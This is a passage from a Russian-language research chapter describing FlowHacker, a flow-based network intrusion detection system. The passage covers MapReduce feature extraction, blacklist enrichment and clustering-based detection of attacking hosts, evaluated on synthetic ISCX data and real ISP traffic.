2. Извлечение признаков: потоки фильтруются, MapReduce вычисляет статистику и суммарные значения, после чего данные нормализуются и превращаются в векторы (см. раздел 7.4.2).
3. Получение разведывательных данных: система автоматически загружает из сетевых баз чёрные списки подсетей и IP-адресов и дополняет ими векторы (см. раздел 7.4.3).
4. Группировка по сходству: алгоритм без учителя объединяет похожие векторы, формируя кластеры узлов со сходным поведением. Крупнейшие считаются нормальными, малые передаются на дальнейший анализ (см. раздел 7.5.1).
5. Обнаружение атакующих узлов: на основе накопленных знаний малые кластеры классифицируются как вредоносные или безопасные. В первом цикле это делает человек, затем система работает автоматически и обновляет размеченный набор (см. раздел 7.5.2).
6. Обучение: результаты классификации каждого цикла добавляются к знаниям классификатора для следующих итераций (см. раздел 7.5.3).




Рис. 7.1. Обзор подхода и шести его этапов: сбор потоков, извлечение признаков, получение данных об угрозах, агрегация по сходству, обнаружение и обучение.

Следующие разделы подробно представляют подход.

7.4 Получение векторов признаков

В этом разделе описано извлечение данных из собранных потоков и получение сведений об угрозах из сетевых баз для построения векторов признаков. Это второй и третий этапы подхода — извлечение признаков и получение разведывательных данных (см. рис. 7.1).

Поток объединяет пакеты со сходными свойствами за определённый период, но может включать разные адреса источника и назначения. Чтобы получить сведения об отдельных узлах, потоки агрегируются по этим адресам. Результат обобщает трафик, отправленный или полученный каждым узлом.

Для машинного обучения каждый агрегированный поток представляется вектором признаков, полезных для обнаружения вторжений. Они извлекаются непосредственно из потока либо из внешних источников сведений об угрозах, например по наличию IP-адреса в чёрном списке.

Далее подробно описаны выбранные признаки и оба этапа их получения.

7.4.1 Признаки

Признаки нужно выбирать тщательно: от них зависят точность и полнота результатов.

Агрегированный поток описывается 19 признаками пяти категорий (табл. 7.1): три соответствуют уровням 2, 3 и 4 стека TCP/IP, четвёртая содержит статистику потока, пятая — сведения об угрозах.

7.4.1.1 Признаки уровней 2, 3 и 4

Для уровней 2, 3 и 4 определено соответственно три, четыре и четыре признака — всего одиннадцать (строки 2–12 табл. 7.1).

Таблица 7.1. Набор признаков, описывающих агрегированный поток в виде вектора

Категория	Признак	Описание	№
L2	AggregationKey	IP-адрес — идентификатор, с которым связаны остальные признаки	1
L2	NumSIPs/NumDIPs	Число IP-адресов, с которыми установлена связь	
L2	LocationCode	Код страны, связанной с адресом	
L3	NumSports	Число различных исходных портов	2
L3	NumDport	Число различных портов назначения	3
L3	ICMPRate	Доля ICMP-пакетов в общем числе пакетов	13
L3	SynRate	Доля пакетов с флагом SYN в общем числе пакетов	14
L4	NumHTTP	Число пакетов от или к порту 80 (HTTP)	4,8
L4	NumIRC	Число пакетов от или к портам 194 и 6667 (IRC)	5,9
L4	NumSMTP	Число пакетов от или к порту 25 (SMTP)	6
L4	NumSSH	Число пакетов от или к порту 22 (SSH)	7,10
Статистика	TotalNumPkts	Общее число переданных пакетов	11
Статистика	TotalNumBytes	Общий объём данных в байтах	15
Статистика	PktRate	Отношение числа пакетов к длительности обмена	12
Статистика	AvgPktSize	Средний размер пакета	16
Разведданные	BadSubnet	Принадлежность IP-адреса к подсети из чёрного списка	
Разведданные	MaliciousIP	Наличие IP-адреса в чёрном списке	
Разведданные	OpenVaultBlacklistedIP	Аналогичный признак из другой базы данных [38]	
Разведданные	MaliciousASN	Принадлежность IP-адреса к автономной системе из чёрного списка	

На уровне 2 извлекаются IP-адреса источника и назначения. Каждый вектор должен иметь уникальный идентификатор, поэтому пакеты с разными адресами образуют разные векторы. Эту роль выполняет *AggregationKey*, содержащий адрес источника или назначения. Решение основано на [34], где такие адреса различали аномалии «один ко многим» и «многие к одному». *NumSIPs* и *NumDIPs* хранят число разных адресов, с которыми обменивался данный ключ, а *LocationCode* — код страны адреса из *AggregationKey*.

Признаки уровня 3 описывают порты источника и назначения, флаг SYN TCP и протокол ICMP. NumSports и NumDports содержат число разных исходных и целевых портов. SYNRate равен отношению пакетов с SYN к общему числу пакетов данного ключа. ICMPRate вычисляется аналогично как доля использования ICMP.

Признаки уровня 4 относятся к прикладным протоколам. NumHTTP, NumIRC, NumSMTP и SSH показывают число обращений к портам 80, 194 или 6667, 25 и 22, соответствующим HTTP, IRC, SMTP и SSH.

7.4.1.2 Статистические признаки

Четыре статистических признака (строки 13–16) обобщают число и размер пакетов. TotalNumPkts и TotalNumBytes содержат их суммарное количество и объём. Из них выводятся PktRate — число пакетов, делённое на продолжительность потока, — и AvgPktSize — общий объём, делённый на число пакетов.

7.4.1.3 Признаки разведки об угрозах

Последние четыре строки табл. 7.1 содержат признаки угроз. BadSubnet и MaliciousIP указывают, входит ли AggregationKey в чёрный список подсетей или вредоносных адресов.

OpenVaultBlacklistedIP и MaliciousASN имеют тот же смысл, но используют другие источники. Все признаки двоичные: 0 означает отсутствие в списке, 1 — наличие.

7.4.2 Извлечение признаков потоков

Первые пятнадцать признаков извлекаются из агрегированных потоков. Этап состоит из фильтрации, отображения и свёртки, а также нормализации (см. рис. 7.1).

7.4.2.1 Фильтрация

После получения собранных потоков выполняется фильтрация, чтобы получить характеристики, связанные с 9 признаками, указанными выше (строки 3 и 5–12 таблицы 7.1). Поскольку данные этих признаков содержатся в полях заголовков протоколов уровней 2, 3 и 4, самый простой способ фильтрации состоит в удалении некоторых ненужных характеристик из потоков (например, содержимого полезной нагрузки и даты). Каждый пакет декапсулируется для доступа к полям заголовков протоколов; из этих полей согласно определенным признакам извлекаются данные, создается кортеж с этими данными, и кортеж временно сохраняется для последующей обработки. В частности, для формирования кортежа извлекаются девять характеристик: IP-адреса источника и назначения, порты источника и назначения, число отправленных пакетов, использованный протокол, TCP-флаг (если есть), число обмененных байтов и длительность. Представление кортежа:

```
<srcIP, dstIP, srcPort, dstPort, #pkts, protocol, flag, #bytes, duration>
```

7.4.2.2 MapReduce

Эта задача обрабатывает кортежи: сначала агрегирует их для формирования агрегированных потоков, затем представляет каждый агрегированный поток как вектор из 15 признаков, представленных в таблице 7.1 (строки 2-16). Агрегирование потоков означает объединение в единое представление всех кортежей, которые имеют одинаковый IP-адрес источника или назначения (адреса назначения и источника для агрегаций по назначению и источнику соответственно). Заметим, что потоки, собранные от хоста, - это исходящие потоки, представленные IP-адресом источника, и входящие потоки, представленные IP-адресом назначения. Чтобы получить вектор признаков, необходимо сопоставить все данные внутри агрегированного потока, а затем свернуть эти данные, объединив их в одно представление.

Для этих действий используется MapReduce, впервые представленная Google [13]. Она параллельно обрабатывает большие объёмы данных в крупных серверных кластерах, разделяя задание на этапы отображения и свёртки. Отображающая функция применяется к каждому входному файлу и создаёт пары <ключ; значение>. Затем одна или несколько свёртывающих функций объединяют пары с одинаковыми ключами и выполняют операцию над соответствующими значениями.

7.4.2.3 Отображающая функция

Отображающая функция разбирает кортеж, получает девять выделенных при фильтрации характеристик и для каждой создаёт пару <ключ; значение>. Ключ имеет вид S/D, признак, IP-адрес, а значение соответствует характеристике. Три части ключа однозначно определяют происхождение признака. S/D указывает исходящий (S) или входящий (D) поток, вторая часть называет признак, третья содержит IP-адрес отправителя.

Мы определили 22 пары ключ-значение, то есть 11 пар для каждого ключа агрегации. Рисунок 7.2 показывает пары ключ-значение для ключа агрегации IP источника. Последние четыре определенные пары относятся к счетчикам числа использований порта протокола, что позволяет вычислять признаки уровня 4 (строки 9-12 таблицы 7.1). Пары ключ-значение для IP назначения как ключа агрегации аналогичны: в ключе S заменяется на D, а srcIP - на dstIP.

Например, для исходящего кортежа <192.168.0.105, 10.10.5.2, 80, 80, 52, HTTP, 1050, 31> от узла 192.168.0.105 отображающая функция создаёт пары, показанные на рис. 7.3.

```
<"S,dstIP,srcIP";dstIP>
<"S,srcPort,srcIP";srcPort>
<"S,dstPort,srcIP";dstPort>
<"S,pkts,srcIP";#packets>
<"S,protocol,srcIP";protocol+flag>
<"S,bytes,srcIP";#bytes>
<"S,duration,srcIP";duration>
<"S,HTTPPort,srcIP";yes/no>
<"S,IRCPort,srcIP";yes/no>
<"S,SMTPPort,srcIP";yes/no>
<"S,SSHPort,srcIP";yes/no>
```

Рис. 7.2. Пары ключ-значение, определённые для IP-адреса источника как ключа агрегации.

7.4.2.4 Свёртывающая функция

Свёртывающий узел получает пары «ключ — значение», группирует их по ключу и вычисляет счётчики и суммы для итогового вектора признаков. Встретив новый IP-адрес, он создаёт отдельный вектор и записывает адрес в поле ключа агрегации; последующие записи с тем же адресом добавляются к уже созданному вектору. Например, для вычисления общего числа байтов, отправленных узлом 192.168.0.105, отображающий узел создаёт для каждого кортежа пару `<"S,bytes,192.168.0.105";value>`, где `value` — размер переданных данных. Свёртывающий узел суммирует значения всех записей с ключом `<"S,bytes,192.168.0.105">` и получает признак `TotalNumBytes`.

После объединения потоков в единое векторное представление свёртывающая функция вычисляет четыре статистических признака (строки 13–16 табл. 7.1) из остальных девяти. Затем `LocationCode` определяется по ключу агрегирования с помощью геолокации IP. На выходе MapReduce получают два набора векторов: для исходящих агрегированных потоков (S) и входящих (D).

```
<"S,dstIP,192.168.0.105";10.10.5.2>
<"S,srcPort,192.168.0.105";80>
<"S,dstPort,192.168.0.105";80>
<"S,pkts,192.168.0.105";52>
<"S,protocol,192.168.0.105";HTTP>
<"S,bytes,192.168.0.105";1050>
<"S,duration,192.168.0.105";31>
<"S,HTTPPort,192.168.0.105";yes>
<"S,IRCPort,192.168.0.105";no>
<"S,SMTPPort,192.168.0.105";no>
<"S,SSHPort,192.168.0.105";no>
```

Рис. 7.3. Пары ключ-значение исходящего кортежа для IP-адреса источника 192.168.0.105.

7.4.2.5 Нормализация

Большинство признаков числовые, но их значения должны находиться в общей шкале. Нечисловые величины, например IP-адрес и страна, кодируются числами с возможностью обратного преобразования в текст. Другие признаки, например `NumDport`, уже числовые, но требуют нормализации. Двоичные признаки разведки об угрозах со значениями 0 и 1 нормализовать не нужно.

Нормализация отображает значения в заданный диапазон. Здесь используется интервал $[0, 1]$, где 0 соответствует абсолютному минимуму, а 1 — максимуму. Для вектора признаков $X = (x_1, \dots, x_n)$ нормализованный вектор $Y = (y_1, \dots, y_n)$ вычисляется так:

$$y_i = (x_i - \min(X)) / (\max(X) - \min(X)); y_i \in [0, 1] \quad (7.1)$$

7.4.3 Получение сведений об угрозах

Векторы агрегированных потоков дополняются сведениями о подсетях и вредоносных IP-адресах из сетевых хранилищ разведывательных данных. После обработки MapReduce к каждому вектору добавляются четыре признака угроз (последние четыре строки табл. 7.1). Если ключ агрегирования входит в соответствующий список, значение признака равно 1, иначе — 0.

7.5 Обнаружение сетевых атак

Мы предлагаем подход к обнаружению неизвестных сетевых атак, основанный на предположении, что большая часть наблюдаемого трафика является доброкачественной, а не вредоносной, а также что вредоносный трафик качественно отличается от обычного нормального трафика. Для этого предложенный подход использует алгоритмы ML без учителя двумя способами: чтобы разделить оба вида трафика, сформировав кластеры, и чтобы подтвердить, являются ли полученные меньшие кластеры действительно вредоносными, классифицировав их.

Предлагаемый процесс обнаружения применяет методы обучения без учителя к наборам векторов признаков, описанным в разделе 7.4. Алгоритм кластеризации объединяет векторы со сходными значениями, формируя несколько крупных групп узлов и небольшие группы-выбросы. Затем отдельный алгоритм без учителя, называемый здесь классификатором, определяет, какие из выбросов связаны с вредоносной активностью.

Согласно предположению, выброс может представлять атаку, но не обязательно. Причиной бывает редко используемое приложение или машина с необычными характеристиками, создающая потоки, не похожие на основной трафик крупных кластеров. Поэтому выбросы необходимо анализировать и классифицировать, отличая реальные атаки от редкого, но безопасного поведения. Этот процесс соответствует этапам группировки по сходству и обнаружения из раздела 7.3 и рис. 7.1.

7.5.1 Группировка по сходству

Кластеризация без учителя объединяет элементы набора в k групп по сходству значений и характеристик. Например, в сетевом трафике один кластер может представлять обычный DNS, другой — SMTP и так далее. Здесь тот же принцип используется для разделения нормального и аномального поведения.

Некоторые алгоритмы выбирают число кластеров автоматически: например, DBSCAN [39] не требует заранее задавать k . Для метода k -средних и его мини-пакетного варианта [40] это значение необходимо. Мы намеренно выбрали такие алгоритмы, чтобы определить оптимальное число кластеров для разнородных данных. Классический метод k -средних широко применяется благодаря простоте и эффективности, а его мини-пакетный вариант позволяет проверить, сохраняет ли он качество при иной организации вычислений и даёт ли дополнительные сведения.

7.5.1.1 Выбор числа кластеров

Для k -средних и мини-пакетного k -средних нужно заранее указать число кластеров k , однако очевидного значения нет. Подсказку даёт метод локтя. Алгоритм сходится, когда изменение расстояний от точек до центров стремится к нулю. В качестве критерия остановки вычисляется суммарная внутрикластерная сумма квадратов (WSS):

$$WSS = \sum_{i=1}^k \sum_{x \in c_i} \text{dist}(x, c_i)^2 \quad (7.2)$$

Формула (2) вычисляется для заданного пользователем диапазона k . Например, при верхней границе 30 WSS определяется для числа кластеров от 1 до 30. График убывает с ростом k , как показано сверху на рис. 7.4. Теоретический минимум WSS равен нулю, но достигается лишь тогда, когда каждый элемент образует отдельный кластер, что не даёт полезных сведений. Метод локтя выбирает точку резкого изменения наклона. Дополнительно вычисляется доля объяснённой дисперсии (PoVE), то есть отношение межгрупповой дисперсии BSS к общей TSS (нижний график рис. 7.4); резкое изменение также указывает на подходящее число кластеров.

На рис. 7.4 наибольший излом приходится на $k = 2$, но для нашей задачи этого недостаточно. На практике начальное значение часто выбирают по правилу $k = \sqrt{n/2}$, где n — число элементов набора. Оно показало, что $k = 10$ устойчиво разделяет наборы разного размера. Около этой точки WSS и PoVE начинают стабилизироваться, а их изменение приближается к нулю.




Рис. 7.4. Графики метода локтя.

7.5.1.2 Описание кластеров

Потенциально вредоносные агрегированные потоки предположительно находятся в малых кластерах. Для краткого обзора и удобной классификации каждый признак кластера описывается средним значением и стандартным отклонением. Так видны поведение кластера и распределение его признаков, а всё содержимое можно представить одним вектором из средних и отклонений.

Полученный вектор называется вектором-декриптором. При классификации особое внимание уделяется векторам с высокими средними значениями и стандартными отклонениями.

7.5.2 Обнаружение

Для автоматического поиска вредоносных узлов векторы-декрипторы после группировки классифицируются алгоритмом без учителя. Их объединяют с временным набором векторов из прошлых циклов, уже помеченных как вредоносные, и проверяют появление выброса.

Метод исходит из того, что у вредоносного узла повышены сразу несколько признаков. Такие экземпляры при кластеризации попадают в одну группу. Проверяемый дескриптор добавляется к известным вредоносным, после чего выполняется кластеризация с $k = 2$. Если все элементы оказываются в одном кластере, а второй пуст, новый вектор признаётся вредоносным. Если заполнены оба, проверяемый вектор образует выброс и считается необычным, но нормальным трафиком. Схема показана на рис. 7.5.




Рис. 7.5. Поток данных этапа обнаружения.

Иными словами, алгоритм без учителя использует вредоносные данные, размеченные на предыдущих итерациях, и классифицирует трафик, который на первом этапе выглядел выбросом. Так система выявляет вредоносные потоки и узлы. Анализ следует выполнять ежедневно. Более короткий период пропустит длительные атаки, а более длинный внесёт шум: из-за агрегирования и повторного использования IP-адресов признаки могут искусственно вырасти и имитировать атаку.

7.5.3 Обучение

При первом запуске у модуля классификации ещё нет знаний, поэтому человек анализирует и размечает векторы выбросов, полученные после группировки. Из характеристик трафика, сведённых в кластеры, создаётся размеченный набор для дальнейшей классификации.

Начальная ручная классификация служит входом алгоритма без учителя на этапе обнаружения. При последующих запусках набор пополняется прежними результатами, поэтому со временем вмешательство человека может стать ненужным: система всё лучше классифицирует на основе уже усвоенных решений (см. раздел 7.5.2). Для кластеризации на этапе обнаружения используются только дескрипторы, помеченные как вредоносные; нормальные, независимо от способа разметки, отбрасываются.

7.6 Реализация FlowHacker

Для оценки подхода была создана NIDS FlowHacker на Python. Она состоит из модулей сходства и классификации: первый объединяет векторы в кластеры, второй выявляет вредоносные узлы. Hadoop запускает MapReduce над потоками и создаёт агрегированные представления с векторами признаков.

Сначала потоки собираются маршрутизаторами с NetFlow на границе опорной сети и преобразуются в формат SiLK. Затем фильтрация выделяет девять признаков для векторов (см. раздел 7.4.2), после чего их обрабатывает Hadoop. Эта платформа с открытым исходным кодом сочетает распределённое хранение и параллельную обработку больших данных и хорошо масштабируется. MapReduce от Google [13] работает в распределённой файловой системе HDFS с отображающими и свёртывающими узлами и выполняет два этапа, описанные в разделе 7.4.2.

Модуль сходства позволяет выбирать или вычислять число кластеров k , создавать их и визуализировать содержимое. Модуль классификации получает малые кластеры, определяет их вредоносность и обновляет набор примеров для последующих запусков. Терминальный интерфейс упрощает группировку и просмотр результатов.

7.7 Экспериментальная оценка

Для проверки подхода FlowHacker испытывался на двух наборах: синтетическом ISCX^[1] (раздел 7.7.1) и реальных данных крупного португальского провайдера (раздел 7.7.2).

Эксперименты должны были ответить на следующие вопросы:

1. Способен ли FlowHacker обнаруживать атаки в синтетических и реальных данных?
2. Способен ли FlowHacker определить тип проведённой атаки?
3. Какова частота ложных срабатываний и пропущенных атак?
4. Способен ли FlowHacker обнаруживать активность ботнетов?

7.7.1 Оценка на синтетических данных

Набор ISCX содержит потоки за одну неделю и предназначен для всестороннего испытания IDS [15]. В нём представлены четыре класса атак (табл. 7.2): разведывательное сканирование сети; отказ в обслуживании (DoS); повышение привилегий обычного пользователя до суперпользователя (U2R); удалённое получение учётной записи (R2L) посредством эксплуатации уязвимости. Имеются обучающая и тестовая части, причём вторая включает первую.

Все потоки ISCX размечены, поэтому позволяют проверить точность FlowHacker. После построения кластеров и ручной классификации результат сравнивался с эталонной разметкой. Затем на размеченных данных обучался классификатор для дальнейшего анализа потоков.

Таблица 7.2. Атаки в обучающем и тестовом наборах UNB ISCX (второй включает все атаки первого)

Класс	Атаки в обучающем наборе	Дополнительные атаки в тестовом наборе
Разведка	portsweep, ipsweep, satan, guesspasswd, spy, nmap	snmpguess, saint, mscan, xsnoop
DoS	back, smurf, neptune, land, pod, teardrop, buffer overflow, warezclient, warezmaster	apache2, worm, udpstorm, xterm
R2L	imap, phf, multihop	snmpget, httptunnel, xlock, sendmail, ps
U2R	loadmodule, ftp write, rootkit	sqlattack, mailbomb, processtable, perl

7.7.1.1 Анализ кластеров

Набор разделён на шесть частей по дням с субботы по четверг, без пятницы. Атаки присутствовали во все дни, кроме среды. Данные каждого дня прошли фильтрацию, извлечение и нормализацию, затем были обработаны Nadoor и FlowHacker с десятью кластерами. Ниже приведены результаты.

Суббота. Один кластер заметно отличался числом исходных портов и достигал максимума по количеству SSH-соединений. Как показано в [24], сочетание этих признаков характерно для перебора учётных данных SSH. Остальной трафик выглядел нормально, поэтому потоки из этого кластера поместили как атаку, а остальные — как безопасные.

Воскресенье. Картина резко изменилась: почти во всех кластерах значения нескольких признаков были необычно высокими. В двух разных кластерах оказалось много SMTP-соединений, хотя нормальный почтовый трафик обычно образует одну группу. Разделение указывало на различия в поведении, поэтому эти потоки признали подозрительными. Ещё четыре кластера одновременно отличались большим числом HTTP-соединений и исходных портов, а также крупным средним размером пакета. Такое сочетание характерно для объёмной атаки через HTTP, и эти кластеры тоже поместили как вредоносные.

Понедельник. Сразу выделились два кластера. Первый, самый крупный, включал 375 потоков и имел среднюю долю ICMP 0,998, но остальные показатели оставались нормальными. Во втором максимума достигали число портов назначения и количество соединений SMTP и IRC; подобная группа возникала на каждом этапе эксперимента и соответствовала обычным почтовым клиентам. Поэтому оба кластера признали безопасными. Ещё четыре группы, напротив, одновременно имели много исходных портов и HTTP-соединений и большой средний размер пакета. Узлы отправляли множество крупных пакетов с разных портов на порт 80 или 8080, что указывало на HTTP-флуд. При анализе потоков содержимое пакетов недоступно, поэтому перечисленные признаки были единственным основанием для такой классификации.

Вторник. В нескольких кластерах была очень велика доля ICMP, однако другие показатели оставались обычными и известной атаке такая картина не соответствовала. Исключением стал десятый кластер: он отличался числом исходных портов и HTTP-соединений, скоростью передачи пакетов, их средним размером и общим объёмом данных. Столь выраженное сочетание признаков могло объясняться только атакой, поэтому кластер поместили как вредоносный.

Среда: как уже отмечалось, атак не обнаружено.

Четверг. Как и в субботу, один кластер достиг максимума по числу SSH-соединений и одновременно использовал много исходных портов, что указывало на перебор SSH. Ещё три кластера отличались большим числом исходных портов и HTTP-соединений и крупным средним размером пакета. Их также поместили как вредоносные.

7.7.1.2 Классификация без учителя

Наряду с ежедневным анализом FlowHacker способен самостоятельно выявлять вредоносную активность. Алгоритм без учителя классифицирует малые кластеры из модуля сходства, опираясь на обучающий набор. Для начала нужны вручную размеченные вредоносные данные хотя бы за первый день, как описано в разделе 7.5.3. После этого классификатор работает самостоятельно, а результаты каждой суточной итерации уточняются повторным обучением по мере обнаружения и ручной разметки новых закономерностей.

Сначала классификатор обучили на субботних данных. Он правильно нашёл известный вредоносный поток этого дня, но не обнаружил ни одной атаки в воскресных кластерах: одного примера было недостаточно для распознавания других сценариев. После повторного обучения на размеченных результатах воскресенья система выявила часть вредоносной активности. Та же закономерность наблюдалась и в последующие дни: с каждым новым циклом разметки и обучения охват постепенно улучшался.

Подробные результаты приведены в табл. 7.3. За несколько итераций FlowHacker обнаружил семь наиболее интенсивных атак, создававших большой объём трафика, но пропустил 24 менее

заметных случаев. Число пропусков уменьшалось по мере накопления размеченных примеров. В среду, когда атак в наборе не было, система ошибочно признала вредоносными пять потоков: в этот день общий объём трафика был особенно велик, поэтому значения признаков походили на атакующие. Всего возникло 11 ложных срабатываний. Классификатор нуждается в доработке, однако для защитной системы лишнее предупреждение предпочтительнее незамеченной атаки.

Таблица 7.3. Результаты FlowHacker на синтетическом наборе: улучшение с ростом числа итераций

Результат	Суббота	Воскресенье	Понедельник	Вторник	Среда	Четверг
Верно обнаруженные атаки	1	3	2	0	0	1
Ложные срабатывания	0	1	0	1	5	4
Пропущенные атаки	0	17	4	3	0	0

7.7.1.3 Проверка результатов

ISCX содержит известные атаки и сведения о них, поэтому служит эталоном для проверки. Сравнение с разметкой позволило определить точность и полноту FlowHacker. Каждый поток имеет уникальный идентификатор, по которому его можно сопоставить с хранящимся в базе IP-адресом и тем самым выявить вредоносный узел.

Сверка с эталонной разметкой подтвердила, что обнаруженные системой вредоносные кластеры действительно содержали атакующие потоки и что тип атаки был определён правильно. Вместе с тем FlowHacker допускал как ложные срабатывания, так и пропуски, что отражено в табл. 7.3.

Результаты позволяют положительно ответить на вопросы 1–3.

7.7.2 Оценка на реальных данных

Следующие результаты получены на данных крупного португальского провайдера. NIDS собирает NetFlow на граничных маршрутизаторах между его опорной сетью и международным оператором. Весь внешний трафик приходит через эти маршрутизаторы, защищённые межсетевыми экранами и фильтрующие данные согласно политикам безопасности. Но часть вредоносного трафика всё же проходит, поэтому нужны дополнительные меры, включая NIDS. Входящие потоки собирались несколько часов без априорных сведений о наличии атак. В отличие от синтетического ISCX из раздела 7.7.1, эталонной разметки для проверки результатов не было.

После фильтрации и MapReduce получены два поднабора: потоки по источнику и по назначению. Каждый анализировался отдельно с числом кластеров $k = 30$.

7.7.2.1 Кластеризация по адресу источника

При группировке по адресу источника обнаружено пять кластеров с высокими значениями признаков: 13, 15, 17, 21 и 30 (табл. 7.4).

У первого кластера много исходных портов и большой общий объём отправленных данных. Это не сочли подозрительным: в отличие от множества портов назначения, разнообразие исходных портов само по себе не указывает на угрозу, а ни один адрес кластера не входил в чёрные списки.

Второй кластер связывается со множеством пользователей через разные порты, принимает трафик IRC, работает по HTTP и отправляет много пакетов и байтов. Машина могла быть крупным источником спама либо участвовать в DoS-атаке, поэтому её пометили как вредоносную.

В третьем кластере обнаружено множество соединений SSH, что похоже на перебор паролей, рассмотренный в предыдущем разделе. Узлы также пометили как вредоносные.

Четвёртый кластер сочетал множество соединений IRC, часто используемых ботнетами для C&C, с большим средним размером пакета. Это позволило предположить управляющий обмен ботнета и пометить узлы как вредоносные. Проверка IP-адресов по открытым чёрным спискам подтвердила их принадлежность к источникам ботнетов и спама. Один адрес напрямую вёл на страницу аутентификации C&C.

Последний подозрительный кластер содержал множество соединений SMTP, но проверка адресов показала обычный обмен почтовых серверов без признаков вреда. Напротив, все адреса ранее признанных вредоносными кластерами присутствовали в нескольких чёрных списках, подтверждая вывод.

Clusters	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26	27	28	29
# Flows	1605	51,773	6485	13,305	529	1730	1729	21,507	8523	8522	1498	4686	10	5653	1	824	5	4606	1864	1676	12	107	13	2233	2264	8091	10	23,897	16,843
Features																													
1	-	-	-	-	-	-	-	-	-	-	-	-	-	-	1,00	-	-	-	-	-	-	-	-	-	-	-	-	-	-
2	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-
3	-	-	-	-	-	-	-	-	-	-	-	-	0.37	-	1,00	-	-	-	-	-	-	-	-	-	-	-	-	-	-
4	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-
5	-	-	-	-	-	-	-	-	-	-	-	-	-	-	0.67	-	-	-	-	-	-	0.38; 0.18	-	-	-	-	-	-	-
6	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-
7	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-
